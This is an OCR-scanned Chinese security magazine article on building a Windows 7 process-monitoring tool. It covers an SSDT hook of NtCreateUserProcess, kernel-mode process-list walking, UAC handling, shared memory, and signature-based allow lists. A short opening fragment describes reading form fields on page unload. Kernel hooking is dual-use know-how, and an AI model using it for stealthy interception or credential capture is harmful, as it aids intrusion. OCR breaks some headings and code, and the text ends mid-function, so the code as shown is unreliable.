
对于相应事件的方式就没什么好说的了。那么，对于使用 document.getElementById 方式的情况，我们如何确定当前用户已经完全将数据输入了呢？

这里我们或许可以用到回调函数 window.onbeforeunload。当离开本页面时执行此函数。

例如，执行登录的验证，必然会离开本页面转到验证页面，那么，此时我们可以认为用户已经将数据输入完毕，可以获取控件内容了。

当然，或许根据不同情况还有别的判断标准和方法，这里不再一一列举。

前置知识：驱动
关键词：Windows 7、进程监控



Windows 7 下进程监控详解

文/宁妖

进程监控技术回顾

在 Windows 5.X(2K,XP,2K3)系统下，进程监控已经非常流行，涉及的技术点也已经被分析得非常透彻，这里不再详细叙述，简单地说，一般都是选择编写驱动程序（当然也可以选择微软的 Detour 库进行 Ring3 下的全局 Hook 来实现进程监控）来实现，比如选择 SSDT Hook 挂钩 NtCreateProcessEx（2K 下没有这个函数，可以挂钩 NtCreateProcess）；或者选择 Inline Hook 挂钩 PspCreateProcess；或者安装一个进程回调函数等。

而在 Windows 7 系统下，之前很多进程监控技术不再适用，很多细节也需要重新考虑，比如解决 UAC 机制的"打扰"问题。本文将详细介绍 Windows 7 下一个完整的进程监控程序是如何实现的，并提供一个完整的进程监控可执行程序作为参考。

Windows 7 下的进程监控

一、x 的区别

1．Hook 函数的选择

在 5.x 系统中，可以选择 Hook NtCreateProcessEx，但是到了 Windows 7 系统中，Hook NtCreateProcessEx 将什么也得不到。事实上，Windows 7 提供了另一个未文档化的服务函数 NtCreateUserProcess，应用程序创建进程后将调用它而非 NtCreateProcessEx。关于 NtCreateUserProcess 这个服务函数的参数，zzzevazzz 在他的 baidu 博客"关于 NtCreateUserProcess 和 NtCreateThreadEx 的参数"一文中已经给出，实践证明可以成功帮助解析进程创建信息。这里引用一下：

```
NTSTATUS NtCreateUserProcess(
    OUT PHANDLE ProcessHandle,
    OUT PHANDLE ThreadHandle,
    IN ACCESS_MASK ProcessDesiredAccess,
    IN ACCESS_MASK ThreadDesiredAccess,
IN POBJECT_ATTRIBUTES ProcessObjectAttributes OPTIONAL,
IN POBJECT_ATTRIBUTES ThreadObjectAttributes OPTIONAL,
  IN ULONG CreateProcessFlags,
    IN ULONG CreateThreadFlags,
    IN PRTL_USER_PROCESS_PARAMETERS Process
Parameters,
    IN PVOID Parameter9,
    IN PNT_PROC_THREAD_ATTRIBUTE_LIST AttributeList
);
```

2．UAC 机制的"打扰"

Windows 7 中的 UAC 机制，不得不说是引进得十分棒的机制（至少我是这么认为，虽然存在绕过 UAC 的方法），为保护用户计算机安全立下了很大的功劳。但同时，也为本程序设计带来了一些麻烦。这里先简单介绍一下 UAC 机制中与本文联系紧密的两个特性。

首先是权限的问题。用过 Linux 系统的人都知道，在需要特权执行的时候可以切换到 root 账户。UAC 的特权机制也类似，平时执行程序的时候默认特权很少，只有 5 个，这样在很大程度上保护了计算机的安全：

```
 19  0x000000013  SeShutdownPrivilege            Attributes -
 23  0x000000017  SeChangeNotifyPrivilege        Attributes -
Enabled Default
 25  0x000000019  SeUndockPrivilege              Attributes -
 33  0x000000021  SeIncreaseWorkingSetPrivilege  Attributes -
 34  0x000000022  SeTimeZonePrivilege            Attributes -
```

只有在用户选择"以管理员权限运行"运行程序的时候，才会"归还"管理员的特权：

```
 05  0x000000005 SeIncreaseQuotaPrivilege          Attributes -
 08  0x000000008 SeSecurityPrivilege               Attributes -
 09  0x000000009 SeTakeOwnershipPrivilege          Attributes -
 10  0x00000000a SeLoadDriverPrivilege             Attributes -
 11  0x00000000b SeSystemProfilePrivilege          Attributes -
 12  0x00000000c SeSystemtimePrivilege             Attributes -
 13  0x00000000d SeProfileSingleProcessPrivilege   Attributes -
 14  0x00000000e SeIncreaseBasePriorityPrivilege   Attributes -
 15  0x00000000f SeCreatePagefilePrivilege         Attributes -
 17  0x000000011 SeBackupPrivilege                 Attributes -
 18  0x000000012 SeRestorePrivilege                Attributes -
 19  0x000000013 SeShutdownPrivilege               Attributes -
 20 0x000000014 SeDebugPrivilege                   Attributes -
 22 0x000000016 SeSystemEnvironmentPrivilege       Attributes -
 23 0x000000017 SeChangeNotifyPrivilege            Attributes -
Enabled Default
 24 0x000000018 SeRemoteShutdownPrivilege          Attributes -
 25 0x000000019 SeUndockPrivilege                  Attributes -
 28 0x00000001c SeManageVolumePrivilege            Attributes –
 29 0x00000001d SeImpersonatePrivilege             Attributes -
Enabled Default
 30 0x00000001e SeCreateGlobalPrivilege            Attributes -
Enabled Default
 33 0x000000021 SeIncreaseWorkingSetPrivilege      Attributes -
 34 0x000000022 SeTimeZonePrivilege                Attributes -
 35 0x000000023 SeCreateSymbolicLinkPrivilege      Attributes –
```

（查看进程特权的方法：在 WinDbg 中,先!process 0 0，选择一个进程，再!process xxxx，找到 token 值，最后!token yyyy 就可以了）

很明显，在使用 SCM 方式加载驱动的时候，需要通过 UAC 切换到特权模式以获得 SeDebugPrivilege 特权；另外，在更改注册表、在实现自启动等需要使用管理员特权的时候均需要 UAC 的"帮忙"。

其次是桌面的问题。玩过注入 svchost 的朋友们都知道，在那里面是不能使用 MessageBox 之类含有图形界面的代码的，否则只能听到"咚"的一声，却看不到熟悉的对话框，因为进程桌面不一样。而 UAC 在启动的时候，也就是进程活动列表中存在 consent.exe 这个进程的时候，同样也会切换桌面，阻止其他应用程序的执行，如果这个时候我们进行拦截，很显然，我们拦截用的对话框是永远也无法出现的，后果是驱动程序等待用户判断（智能判断不了的程序），而用户却找不到需要判断的对话框，之后的进程因为同步的原因无法执行，包括 UAC 自身，而 UAC 不成功执行的话用户永远也找不到对话框，这下死循环式矛盾了，直接导致死锁，也就是死机了！简单的解决办法就是检测到 UAC 正在执行的时候不进行拦截，事实上拦截也是没有意义的，因为执行 UAC 后，会以管理员权限重新执行程序，只要在这个时候再拦截就可以了。

当然，简单的关闭 UAC 功能就可以解决以上的问题了，但是，这个解决方案太搞笑了。

3．静态调试

这个比较常见，相信在 Windows 7 下写过驱动的朋友们都知道，原来的 KdPrint 是不能成功向 DbgView.exe 或调试器中输出信息的，得用 KdPrintEx。

4．自启动

在 5.x 系统中，直接修改 Run 键值即可实现程序的自启动。在 Windows 7 中，当然也可以这么做。问题是，当需要使用管理员权限打开程序的时候，这样直接自启动程序是不行的，程序将默认以非管理员特权打开。要在自启动时以管理员权限打开程序，可以利用第三方程序加载目标程序，如使用下面的代码：

```
  int WINAPI WinMain( __in HINSTANCE hInstance, __in_opt
HINSTANCE hPrevInstance, __in_opt LPSTR lpCmdLine, __in int
nShowCmd )
    {
        WCHAR szPath[MAX_PATH] = {0},*p;
        SHELLEXECUTEINFOW info = {0};
        OSVERSIONINFOW osvi;
        ZeroMemory(&osvi,sizeof(OSVERSIONINFOW));
        osvi.dwOSVersionInfoSize = sizeof(OSVERSIONINFOW);
        GetVersionExW(&osvi);
        if (osvi.dwMajorVersion >= 6)
        {
            info.lpVerb = L"runas";
        }
    GetModuleFileName(NULL,szPath,MAX_PATH);
        p = wcsrchr(szPath,'\\');
        if (NULL == p)
        {
```

```
            return 0;
        }
        *(p+1) = '\0';
        wcscat(p,L"Anti0day.exe");
        info.cbSize = sizeof(SHELLEXECUTEINFOW);
        info.fMask =
SEE_MASK_FLAG_NO_UI|SEE_MASK_NOCLOSEPROCESS;
        info.lpDirectory = NULL;
        info.lpFile = szPath;
        ShellExecuteExW(&info);
        return 0;
    }
```

这样，在判断当前系统主版本号大于等于 6 的时候（Vista/Win7），将执行动词 lpVerb 赋值为“runas“，即可以管理员权限调用目标程序”Anti0day.exe“。注意，需要将 Run 键值设为本程序，且本程序和目标程序需要放在同一个目录下。

二、总体设计

本软件分为两个模块：应用程序模块和驱动程序模块。应用程序模块主要负责图形界面实现、与驱动通信、规则的配置与保存、逻辑判断等。驱动模块负责挂钩 NtCreateUserProcess（关于 Hook NtMapViewOfSection 的方法见后文）、与应用程序通信。

黑/白名单选择保存在注册表中，白名单保护使用 SHA1 计算哈希值比对，智能判断则主要体现在对签名程序的自动放过。

三、模块实现

1．驱动模块

关于如何编写驱动，这里就不介绍了，下面将结合代码详细介绍关键点。

2．SSDT Hook 的安全性与服务号的获得

SSDT Hook 使用原子操作，这样可以解决多核计算机的不同步问题。

而 NtCreateUserProcess 服务号的获得，硬编码方法就不说了，如何动态准确地获得呢？通过研究可以发现，ZwCreateUserProcess 这个函数地址加一处的 4 个字节值就是服务号了。因为内核并没有导出 ZwCreateUserProcess，所以考虑从 ntdll.dll 中导出的 ZwCreateUserProcess 这个函数来获得服务号。网上有相应的代码，方法是映射 ntdll.dll 到内存中，再通过导出表找到映射内存中 ZwCreateUserProcess 的地址，而 ID 号就是这个地址加一处的 4 个字节值了。这里直接给出相关代码：

```
    ULONG GetSysServiceId(IN PUNICODE_STRING uDllName,IN
char* cSearchFnName)
    {
        ULONG uFnAddr = 0;
        ULONG uID = 0;
        int i = 0;
        NTSTATUS ntStatus;
        HANDLE hFile;
    OBJECT_ATTRIBUTES oattr;
        IO_STATUS_BLOCK iosb;
        HANDLE hSection;
        PVOID pBaseAddr = NULL;
        SIZE_T viewSize = 0;
        ULONG uModBase = 0;
        IMAGE_DOS_HEADER* doshdr;
        IMAGE_OPTIONAL_HEADER* opthdr;
        IMAGE_EXPORT_DIRECTORY* pExportTable;
        ULONG *dwAddrFns,*dwAddrNames;
        USHORT *dwAddrNameOrdinals;
        char* cFunName;
        ULONG dwFnOrdinal;
```

```
        InitializeObjectAttributes(&oattr,uDllName,OBJ_CASE_INSE
NSITIVE|OBJ_KERNEL_HANDLE ,
            NULL,NULL);
        ntStatus = ZwOpenFile(&hFile,GENERIC_READ,&oattr,

        &iosb,FILE_SHARE_READ|FILE_SHARE_WRITE,FILE_S
YNCHRONOUS_IO_ALERT);
        if (!NT_SUCCESS(ntStatus))
        {
            KdPrintEx((xx,"[GetSysServiceId] ZwOpenFile
Failure,err:0x%08x\n",
                ntStatus));
            return 0;
        }
        ntStatus =
ZwCreateSection(&hSection,SECTION_MAP_READ|SECTION_MAP
_WRITE,NULL,0,
            PAGE_READWRITE,0x1000000,hFile);
        if (!NT_SUCCESS(ntStatus))
        {
            KdPrintEx((xx,"[GetSysServiceId] ZwCreateSection
Failure,err:0x%08x\n",
                ntStatus));
            ZwClose(hFile);
            return 0;
        }
        ntStatus =
ZwMapViewOfSection(hSection,NtCurrentProcess(),&pBaseAddr,

        0,1024,0,&viewSize,ViewShare,MEM_TOP_DOWN,PAGE_R
EADWRITE);
        if (!NT_SUCCESS(ntStatus))
        {
            KdPrintEx((xx,"[GetSysServiceId]
ZwMapViewOfSection Failure,err:0x%08x\n",
                ntStatus));
    ZwClose(hSection);

            ZwClose(hFile);
            return 0;
        }
        uModBase = (ULONG)pBaseAddr;
        do
        {
            doshdr = (IMAGE_DOS_HEADER*)uModBase;
            if (NULL == doshdr)
            {
                break;
            }
            opthdr = (IMAGE_OPTIONAL_HEADER*)(uModBase
+ doshdr->e_lfanew + 24);
            if (NULL == opthdr)
            {
                break;
            }
            pExportTable =
(IMAGE_EXPORT_DIRECTORY*)(uModBase +

        opthdr->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXP
ORT].VirtualAddress);
            if (NULL == pExportTable)
            {
                break;
            }
            dwAddrFns = (ULONG*)(uModBase +
pExportTable->AddressOfFunctions);
            dwAddrNames = (ULONG*)(uModBase +
pExportTable->AddressOfNames);
            dwAddrNameOrdinals = (USHORT*)(uModBase +
pExportTable->AddressOfNameOrdinals);
            for (i = 0; i < pExportTable->NumberOfNames; ++i)
            {
                cFunName = (char*)(uModBase +
dwAddrNames[i]);
                if
(!_strnicmp(cSearchFnName,cFunName,strlen(cSearchFnName)))
```

```
            {
                dwFnOrdinal = pExportTable->Base +
dwAddrNameOrdinals[i] - 1;
                uFnAddr = uModBase +
dwAddrFns[dwFnOrdinal];
                uID = *(ULONG*)((ULONG)uFnAddr + 1);
                break;
            }
        }
    } while (FALSE);
    ZwUnmapViewOfSection(NtCurrentProcess(),pBaseAddr);
    ZwClose(hFile);
    ZwClose(hSection);
    return uID;
}
```

3．UAC 的检测

这个比较简单，直接遍历当前系统中的活动进程列表就可以了，代码如下：

```
BOOLEAN IsUACRunning()
{
#define ActiveProcessLinksOffset 0x0b8
    PVOID eProcess = NULL,eCurProcess = NULL;
    char *cImageName;
    eCurProcess = eProcess = PsGetCurrentProcess();
    do
    {
        cImageName = (char*)((ULONG)eProcess+ImageFile
NameOffset);
        if
(!_strnicmp(cImageName,"consent.exe",strlen(cImageName)))
        {
            return TRUE;
        }
        eProcess = (PVOID)(*(ULONG*)((ULONG)eProcess+
ActiveProcessLinksOffset)-ActiveProcessLinksOffset);
    } while (eProcess != eCurProcess);
    return FALSE;
}
```

以上代码中，直接使用硬编码定义 ActiveProcessLinksOffset，遍历活动进程链表，查找“consent.exe”。另外，ImageFileNameOffset 值的获取是通过驱动加载时搜索当前 EPROCESS 中“System”字符串得到的：

```
    sysProc = (ULONG)PsGetCurrentProcess();
    cTemp = (UCHAR*)sysProc;
    for (i = 0; i < 0x200; ++i)
    {
        if (*cTemp == 'S')
        {
            if (!_strnicmp(cTemp,"System",strlen(cTemp)))
            {
                ImageFileNameOffset = (ULONG)cTemp -
sysProc;
                KdPrintEx((xx,"[Init_HCode] ImageFile
NameOffset:0x%0x\n",
                    ImageFileNameOffset));
                break;
            }
        }
        ++cTemp;
    }
```

4．做进程监控，不得不考虑的一个问题就是进程间的同步了，目标是串行化地监控程序的执行。同步的方法很多，比如事件、信号灯、互斥体等。

本程序使用的策略是联合互斥体和事件的方法，相关代码如下：

```
    ProcessName=GetFullProcessName(NULL);

    KeWaitForMutexObject(gMutex,Executive,
    KernelMode,FALSE,NULL);

    RtlZeroMemory(pShareMM_SYS,1024);

    pNB=(pNotifyBlock)pShareMM_SYS;
                pNB->NotifyType =
ProcessMonitor;
                if (ProcessName)
                {
                    RtlCopyMemory(pNB->
CurPro,
    ProcessName,wcslen(ProcessName)*2+2);
                }
                RtlCopyMemory(pNB->u.
ProMon.R_Pro,
    FilePath.Buffer,FilePath.Length);
                ExFreePool(FilePath.Buffer);
                KdPrintEx((xx,"[myNtCreate
UserProcess] pNB->CurPro:
    %ws pNB->u.ProMon.R_Pro:%ws\n",
    pNB->CurPro,pNB->u.ProMon.R_Pro));

    KeSetEvent(gEvent_A,0,FALSE);
                KdPrintEx((xx,"[myNtCreate
UserProcess]
    等待用户判断…\n"));
                KeWaitForSingleObject
(gEvent_B,Executive,
    KernelMode,FALSE,NULL);
                KeClearEvent(gEvent_B);
                KdPrintEx((xx,"[myNtCreate
UserProcess]
    用户已判断…\n"));
                if (iChoose == 0)
                {
                    KeReleaseMutex
(gMutex,FALSE);
                    return 0x80070000;
                }
                KeReleaseMutex(gMutex,
FALSE);
```

在上述代码中，首先等待互斥体资源，这样就阻止了其他进程向下执行，也就实现了串行化地进程监控；然后，将获取到的进程信息复制到 Ring3 和 Ring0 的“共享内存”中去，设置事件通知应用程序，等待应用程序的判断结果；在应用程序判断完之后，释放互斥体资源。

这里的“共享内存”的信息以及“return 0x80070000”的意义将在下面两点中详细解释。

5．程序通信

这块相信大家都已经很熟悉了，无非是应用程序发控制码到驱动中，驱动响应执行。这里简单介绍一下“共享内存”是如何开辟的。先给出相关代码：

```
    pShareMM_SYS=ExAllocatePool(NonPagedPool,2048);
            if (NULL == pShareMM_SYS)
            {
    KdPrintEx((xx,"[Anti0_DeivceIoControl]
    IOCTL_GetShareMemory   pShareMM_SYS is NULL\n"));
                break;
            }
    RtlZeroMemory(pShareMM_SYS,2048);
            pShareMM_MDL=IoAllocateMdl(
                pShareMM_SYS,
                2048,
                FALSE,
                FALSE,
                NULL
                );
            if (NULL == pShareMM_MDL)
            {
                KdPrintEx((xx,"[Anti0_DeivceIoControl]
```

```
IOCTL_GetShareMemory IoAllocateMdl is NULL\n"));
                break;
            }
            MmBuildMdlForNonPagedPool(pShareMM_MDL);

        pShareMM_User=MmMapLockedPagesSpecifyCache(
                pShareMM_MDL,
                UserMode,
                MmCached,
                NULL,
                FALSE,
                NormalPagePriority
                );
            if (NULL == pShareMM_User)
            {
                KdPrintEx((xx,"[Anti0_DeivceIoControl]
IOCTL_GetShareMemory pShareMM_User is NULL\n"));
                break;
            }
```

简单解释一下Ring3和Ring0共享内存的开辟。首先是在驱动中分配需要大小的内存，然后分配一个MDL来描述这块内存并将其映射到Ring3的地址空间中，最后将获得的pShareMM_User传递给应用程序即可。这样，Ring3和Ring0的两个地址（pShareMM_User和pShareMM_SYS）都指向同一块内存了，也就是共享内存了。其实本质上来说，这两个地址只是虚拟内存地址，值肯定不一样，但通过计算可以发现，它们指向的是同一块物理内存，使用这两个虚拟地址进行内存读写实际上就是对这块物理内存进行读写。

6．行的友好性

回到另一个遗留问题，“return 0x80070000”是什么意思？很抱歉，在这里没有什么特别的意义。并不是忽悠大家，请听我详细解释一下。

做过进程监控或者类似程序的朋友一定知道，当用户选择拒绝程序执行的时候，如果不做任何处理，直接返回STATUS_UNSUCCESSFUL的话，桌面上会弹出一个程序执行错误的对话框，这样虽然并不影响程序的功能，但作为商用程序来说，用户肯定是无法容忍的，这也就是所谓的友好地拒绝程序执行。

回到Windows 5.x，如果将STATUS_UNSUCCESSFUL换成0x80070000，那么就会很和谐，不会弹出任何程序执行错误的对话框。这个值没有名字，是通过逆向得到的（之前由xyzreg提供给本人），可以保证在Windows 5.x下是有效果的。到了Windows 7中，这个值不再有效，已经被微软的相关代码过滤掉了，如果仍然返回这个值（return 0x80070000），微软将会把它替换成另一个值，在经过相关逆向研究后，由于能力有限，暂未找到替代的值。如果哪位朋友已经找到了解决方法，请告知在下，不甚感激。

7．程序模块

（1）辑

相关代码如下：

```
    private static void threadProMonProc()
        {
            Boolean bRet = false;
            Int32 iRet = 0;
            int eventProMonA = OpenEvent(0x1F0003, false,
"Global\\EventProMon");
            if (0 == eventProMonA)
            {
                return;
            }
            while (true)
            {
                WaitForSingleObject(eventProMonA, 0xffffffff);
                ResetEvent(eventProMonA);
                do
                {
                    if (false == startChoose)
                    {
                        bRet = fnStartChoose();
                        if (false == bRet)
                        {
                            fnHandleProMonChoose(true, false);
                            break;
                        }
                        startChoose = true;
                    }
                    bRet = fnSigVerif();
                    if (true == bRet)
                    {
                        fnHandleProMonChoose(true, false);
                        break;
                    }
                    iRet = fnGetProcessInRulesState();

                    if (iRet == 0)
                    {
                        fnHandleProMonChoose(false, false);
                    }
                    else if (iRet == 1)
                    {
                        fnHandleProMonChoose(true, false);
                    }
                    else
                    {
                        Thread threadProcMonShow =
new Thread(new ThreadStart(threadProMonShowProc));
threadProcMonShow.SetApartmentState(ApartmentState.STA);
                        threadProcMonShow.Start();
                    }
                } while (false);
            }
        }
```

以上代码是使用C#编写的（不是很熟练，写得比较难看），首先打开事件并等待，当有进程创建的时候，驱动程序将会设置这个事件。下面就是逻辑判断了，fnStartChoose主要是用来阻止当本应用程序在启动过程中出现其他进程启动且需要用户判断的情况，因为这个时候本应用程序的图形初始化还没有完成。这个函数只是检测进程列表中是否有PRESENTATIONFONTCACHE这个进程，如果有，那么判断本程序图形初始化完成。另外，这个函数由一个dll提供，因为C#中直接调用API十分麻烦，可以在一个dll中实现好所有功能并提供接口给主程序使用。

fnSigVerif这个函数主要用来判断启动的进程是否拥有微软的签名，如果有则放过，起到智能判断的功能，具体将在（2）中解释。

fnGetProcessInRulesState这个函数用来查找正在启动的进程的状态，使用sha1计算其哈希值，查找其是在白名单中还是在黑名单中，或者不在名单中。相关代码如下：

```
extern "C"
//
//return value:
//0--reject
//1--accept
//2--ask for users
ANTIZ_API int fnGetProcessInRulesState()
{
    int iRet = 0;
    HANDLE      hFileSys;
BOOL    bRet = FALSE;
    PVOID   pShareMem = NULL;
    DWORDdwRet = 0;
    pNotifyBlock p = NULL;
    WCHAR wProcessName[MAX_PATH] = {0};
    do
    {
```

```
            hFileSys = CreateFileW(
                L"\\\\.\\AntiZero",
                GENERIC_READ|GENERIC_WRITE,
                FILE_SHARE_READ|FILE_SHARE_WRITE,
                NULL,
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL,
                NULL
                );
            if (INVALID_HANDLE_VALUE == hFileSys)
            {
                DbgPrintA(("[fnGetProcessInRulesState] CreateFile
Failure!"));
                iRet = 2;
                break;
            }
            bRet = DeviceIoControl(
                hFileSys,
                IOCTL_GetShareMemPointer,
                NULL,
                0,
                (PVOID)&pShareMem,
                4,
                &dwRet,
                NULL
                );
            if (!bRet)
            {
                DbgPrintA(("[fnGetProcessInRulesState]
IOCTL_GetShareMemPointer Failure!\n"));
                CloseHandle(hFileSys);
                iRet = 2;
    break;
            }
            CloseHandle(hFileSys);
            p = (pNotifyBlock)pShareMem;
            if (NULL == p)
            {
                DbgPrintA(("[fnGetProcessInRulesState] p is NULL\n"));
                iRet = 2;
                break;
            }
            WCHAR *pTemp = NULL;
            pTemp = wcsrchr(p->u.ProMon.R_Pro,'\\');
            if (NULL == pTemp)
            {
                pTemp = p->u.ProMon.R_Pro;
            }
            else
            {
                ++pTemp;
            }
            wcscpy(wProcessName,pTemp);
            LONG lRet = 0;
            HKEY hKey;
            WCHAR wSubKey[MAX_PATH] = {0};
            char SHA1[20] = {0},OrgSha1[20] = {0};
            DWORD   dwOper = 0;
            DWORD   dwType,cbData;

        wsprintf(wSubKey,L"SOFTWARE\\AntiZero\\ProMon\\%ws",
                wProcessName);
            lRet = RegOpenKeyExW(
                HKEY_LOCAL_MACHINE,
                wSubKey,
                0,
                KEY_ALL_ACCESS,
                &hKey);
            if (ERROR_SUCCESS != lRet)
            {
                DbgPrintA(("[fnGetProcessInRulesState]
RegOpenKeyExW Failure!\n"));
    iRet = 2;
                break;
            }
            GetSHA1(p->u.ProMon.R_Pro,SHA1);
            cbData = 20;
            lRet = RegQueryValueEx(
                hKey,
                L"sha1",
                NULL,
                &dwType,
```

在上述代码中，首先打开驱动，得到共享内存地址，然后计算当前启动进程二进制文件的哈希值(这里的 sha1 算法的相关代码由 miracl 大数库提供)，通过在注册表中匹配来获得其状态值，0 代表在黑名单中，1 代表在白名单中，2 则代表需要询问用户。询问用户的代码这里就不给出了，没有什么难点。

在上述代码中，多处出现了 DbgPrintA 这个函数，请迅速和 Ring0 中的 DbgPrint 区分开，这个函数是由本人在 Ring3 中实现的打印输出函数，因为 OutputDebugString 不支持格式化串输出，用起来不方便，这个函数的具体解释将在（4）中给出。

（2）断

在（1）中提到的 fnSigVerif 这个函数，是用来判断一个进程所对应的二进制文件是否有微软的签名，如果有则直接放掉，不需要交由用户判断了，达到了一定的智能效果。相关代码如下：

```
    extern "C"
    ANTIZ_API BOOL fnSigVerif()
    {
        HANDLE      hFile ;
        BOOL    bRet = FALSE;
        HCATADMIN hCatAdmin;
        DWORDcbHash = 0;
        PVOID   pbHash = NULL;
        PVOID   pPolicyCallbackData = NULL;
        WCHAR pwszSourceFile[MAX_PATH] = {0};
        pNotifyBlock    p = NULL;
        HANDLE      hFileSys;
        PVOID   pShareMem = NULL;
        DWORDdwRet = 0;
        do
        {
            hFileSys = CreateFileW(
                L"\\\\.\\AntiZero",
                GENERIC_READ|GENERIC_WRITE,
                FILE_SHARE_READ|FILE_SHARE_WRITE,
                NULL,
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL,
                NULL
                );
            if (INVALID_HANDLE_VALUE == hFileSys)
            {
                DbgPrintA(("[fnSigVerif] CreateFile Failure!"));
                bRet = FALSE;
                break;
            }
        bRet = DeviceIoControl(
                hFileSys,
                IOCTL_GetShareMemPointer,
                NULL,
                0,
                (PVOID)&pShareMem,
                4,
                &dwRet,
                NULL
                );
            if (!bRet)
            {
                DbgPrintA(("[fnSigVerif] DeviceIoControl
IOCTL_GetShareMemPointer Failure!\n"));
                CloseHandle(hFileSys);
                bRet = FALSE;
                break;
            }
            CloseHandle(hFileSys);
            p = (pNotifyBlock)pShareMem;
            if (NULL == p)
            {
```

```
                DbgPrintA(("[fnSigVerif] p is NULL\n"));
                bRet = FALSE;
                break;
            }
            wcscpy(pwszSourceFile,p->u.ProMon.R_Pro);
            hFile = CreateFileW(
                pwszSourceFile,
                GENERIC_READ,
                FILE_SHARE_READ|FILE_SHARE_WRITE,
                NULL,
                OPEN_ALWAYS,
                FILE_ATTRIBUTE_NORMAL,
                NULL);
            if (INVALID_HANDLE_VALUE == hFile)
            {
                DbgPrintA(("[fnSigVerif] CreateFileW(%ws)
Failure,err:%d\n",
                    pwszSourceFile,
    GetLastError()
                    ));
                bRet = FALSE;
                    break;
            }
            cbHash = 0x64;
            pbHash = HeapAlloc(GetProcessHeap(),HEAP_
ZERO_MEMORY,0x64);
            if (NULL == pbHash)
            {
                DbgPrintA(("[fnSigVerif] HeapAlloc Failure!\n"));
                CloseHandle(hFile);
                bRet = FALSE;
                break;
            }
            bRet = CryptCATAdminCalcHashFromFileHandle(
                hFile,
                &cbHash,
                (BYTE*)pbHash,
                0
                );
            if (FALSE == bRet)
            {
                DbgPrintA(("[fnSigVerif] CryptCATAdminCalc
HashFromFileHandle Failure!\n"));
                CloseHandle(hFile);
                bRet = FALSE;
                break;
            }
            CloseHandle(hFile);
            bRet = CryptCATAdminAcquireContext(&hCatAdmin,
NULL,0);
            if (FALSE == bRet)
            {
                DbgPrintA(("[fnSigVerif] CryptCATAdminAcquire
Context Failure!\n"));
                bRet = FALSE;

                break;
            }
    HCATINFO hCatInfo,hPreCatInfo = NULL;
            hCatInfo = CryptCATAdminEnumCatalogFromHash(
                hCatAdmin,
                (BYTE*)pbHash,
                cbHash,
                0,
                &hPreCatInfo
                );
            if (NULL == hCatInfo)
            {
                DbgPrintA(("[fnSigVerif] CryptCATAdmin
EnumCatalogFromHash Failure!\n"));
                CryptCATAdminReleaseContext(hCatAdmin,0);
                bRet = FALSE;
                break;
            }
